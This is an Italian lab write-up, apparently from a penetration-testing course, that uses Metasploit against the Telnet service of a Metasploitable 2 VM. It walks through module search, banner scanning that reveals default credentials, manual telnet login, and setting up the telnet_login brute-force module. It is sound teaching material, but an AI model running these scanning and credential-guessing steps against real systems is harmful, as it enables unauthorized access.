
Exploit Telnet con Metasploit

Executive summary:

Scansione servizio Telnet:
La macchina Metasploitable presenta un servizio Telnet in ascolto sulla porta 23, Un exploit sul servizio **Telnet** sfrutta le debolezze intrinseche di questo protocollo di rete, progettato senza meccanismi di sicurezza moderni.
Telnet trasmette le credenziali in **chiaro**, permettendo a un attaccante di intercettare username e password tramite tecniche di sniffing.
Un exploit comune consiste nel catturare il traffico di rete per ottenere l'accesso non autorizzato al sistema remoto.
In altri casi, l'attaccante sfrutta **password deboli** o predefinite tramite attacchi di brute force.
Una volta ottenuto l'accesso, è possibile eseguire comandi arbitrari sul sistema compromesso.
Questo può portare all'installazione di malware o backdoor persistenti.
I dispositivi embedded e IoT sono particolarmente vulnerabili agli exploit Telnet.
L'impatto include perdita di dati e compromissione dell'infrastruttura di rete.
Per mitigare il rischio, Telnet dovrebbe essere disabilitato.
È consigliato sostituirlo con protocolli sicuri come **SSH**.
Utilizzeremo la Metasploit per sfruttare questa vulnerabilità.

Piano d'azione


Avviamo Metasploit tramite comando msfconsole:




~~~
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                    `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search auxiliary telnet

Matching Modules
~~~

utilizziamo il modulo ausiliario che troviamo al path auxiliary/scanner/telnet/telnet_version preceduto dalla keyword ‘use’.

Controlliamo le opzioni necessarie e andiamo a settare l’ip della macchina target che in questo caso sarà 192.168.1.149



```
       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search auxiliary telnet

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank    Check  Description
   -   ----                                                     ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                          .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login            .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                     2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth       2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                   2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password       .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version        .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof             2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes  Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset            2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes  Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                  2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login                    .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                  .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow         .                normal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf > use 14
msf auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```




```
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.1.149:23      - 192.168.1.149:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/
__/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
                       \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.149
[*] exec: telnet 192.168.1.149

Trying 192.168.1.149...
Connected to 192.168.1.149.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 20 03:39:08 EST 2026 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Dopo aver settato il remote Host (RHOSTS) possiamo direttamente lanciare il comando exploit dato che non sono presenti payloads in questo modulo, quindi possiamo procedere con l’attacco. Il modulo ha recuperato i dati di login del servizio e ci indica le credenziali username e password. Per verificare la correttezza delle informazioni, facciamo un test. Eseguiamo da Metasploit il comando «telnet» seguito dall’ip della macchina Metasploitable. Nel nostro lab la Metasploitable ha IP 192.168.1.149, quindi eseguiremo il comando ‘telnet 192.168.1.149’, come in figura. Come risultato comparirà l’interfaccia login della Metasploitable dove andremo a inserire le informazioni recuperate in precedenza per confermare che l’attacco ha avuto successo e la vulnerabilità del servizio Telnet è stata sfruttata.

PARTE 2 AUTENTICAZIONE E CREAZIONE DELLA SESSIONE

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite.
Per questa fase utilizzeremo i moduli ausiliari di Metasploit come **auxiliary/scanner/telnet/telnet_login.** I moduli ausiliari di Metasploit sono strumenti che non sfruttano direttamente vulnerabilità.
Servono a supportare le attività di penetration testing e analisi di sicurezza.
Vengono usati soprattutto nelle fasi di ricognizione e scansione.
Possono individuare host attivi, porte aperte e servizi in esecuzione.
Alcuni moduli eseguono attacchi di brute force per testare le credenziali.
Altri sono dedicati al fuzzing, per individuare comportamenti anomali dei servizi.
Esistono moduli per simulare attacchi DoS a scopo di test.
Sono utili anche per sniffing e raccolta di informazioni di rete.
Non rilasciano payload né aprono sessioni sul sistema target.
Sono fondamentali per preparare e guidare gli exploit successivi.




```
   0   auxiliary/server/capture/telnet                              .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login                .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                         2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth           2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                       2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password           .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version            .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof                 2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset                2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21   normal  Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                    .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                      2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login                        .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                      .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow             .                normal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf > use 13
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > 
```

